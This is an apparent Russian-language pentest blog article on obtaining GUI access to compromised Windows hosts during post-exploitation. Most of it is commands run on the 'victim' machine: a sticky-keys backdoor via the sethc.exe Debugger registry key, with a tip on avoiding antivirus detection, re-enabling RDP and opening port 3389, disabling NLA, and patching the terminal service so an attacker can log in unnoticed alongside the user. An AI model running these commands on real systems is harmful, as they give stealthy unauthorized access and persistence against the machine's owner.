Организация GUI в пентесте при постэксплуатации Windows

spy-soft.net/gui-pentest

4 ноября 2021 г.

Очень много проблем при постэксплуатации создают GUI-программы. Несмотря на то что мы всегда предпочитаем командную строку, от GUI невозможно полностью избавиться. В этой статье разберем способы организации GUI во время пентеста при постэксплуатации Windows.

Еще на тему постэксплуатации Windows:

Организация GUI при постэксплуатации Windows

В Linux в ходе постэксплуатации, как правило, крайне редко требуется GUI — почти все программы имеют CLI-интерфейс, а система обычно выступает в роли сервера. Да и сама ОС предлагает достаточно гибкие решения для предоставления GUI.

Другое дело с Windows. У подавляющего большинства программ просто нет консольного интерфейса. Настраивают систему во многом с использованием GUI. То же относится и к некоторым хакерским инструментам под Windows.

С одной стороны, в Windows всегда есть встроенный RDP для удаленных графических сеансов, но с другой — на клиентских версиях Windows, которых большинство, их использование приведет к блокировке сеанса текущего пользователя. Пользователь начнет в ответ выкидывать нашу сессию, и подобные «качели» в итоге вызовут тревогу у безопасников.

Быстрая GUI-сессия

Есть старый, но безотказный трюк под названием sticky keys, позволяющий запускать программы, не выполняя входа в Windows:

```
victim#> reg add 'HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe' /v Debugger /t reg_sz /d '\windows\system32\cmd.exe'
```

Рекомендую использовать этот метод именно через обработчик запуска программы, а не через замену файла cmd.exe → sethc.exe, так как антивирусы такое иногда палят.


Если вдруг RDP окажется отключен, можно сделать следующее:

```
victim#> reg add 'HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server' /v
fDenyTSConnections /t REG_DWORD /d 0 /f
victim#> sc config TermService start= auto
victim#> net start TermService
victim#> netsh.exe firewall add portopening TCP 3389 'Remote Desktop'
victim#> netsh advfirewall firewall add rule name='Remote Desktop' dir=in action=allow protocol=TCP localport=3389
```


Также убедимся, что на удаленной машине нет NLA:

```
victim#> reg add 'HKLM\system\currentcontrolset\control\Terminal Server\WinStations\RDP-Tcp' /v UserAuthentication /t REG_DWORD /d 0x0 /f
```

Описанный метод прост и красив — подключаемся по RDP и вместо логона жмем пять раз Shift.



Подключение по RDP с сохранением пользовательской сессии



Работает этот метод как на XP, так и на 10

Этот прием не раз выручал меня, когда требовалось запустить GUI-программу.

Но увы, у него есть минус: так как полноценная RDP-сессия при запуске программ подобным образом не создается, у нас будет лишь пара минут, пока мы не отвалимся по тайм-ауту. Часто этого времени оказывается достаточно. Но если нет?

Параллельный доступ по RDP

Как было сказано, главная проблема — не заблокировать сессию залогиненного пользователя. Существует несколько решений для патчинга службы termservice и снятия ограничений на количество одновременных сессий. Наиболее проверенным вариантом оказался rdpwrap.

Патчим RDP и делаем его мультисессионным одной командой:

```
1  victim#> RDPWInst.exe -i -s
```

Проект, увы, не поддерживает Windows XP, тут пригодится другое решение:

```
1  victim#> termsrv_patcher.exe --patch
```

Теперь, используя временную локальную или доменную учетку, можно логиниться по RDP и открывать ярлыки на рабочем столе victim, пока тот работает в своей сессии и ничего не подозревает:

```
1  attacker> rdesktop victim
```

Еще на тему постэкслпуатации Windows:

- Проксирование с помощью 3proxy и SSH
- Создание VPN-туннеля при постэксплуатации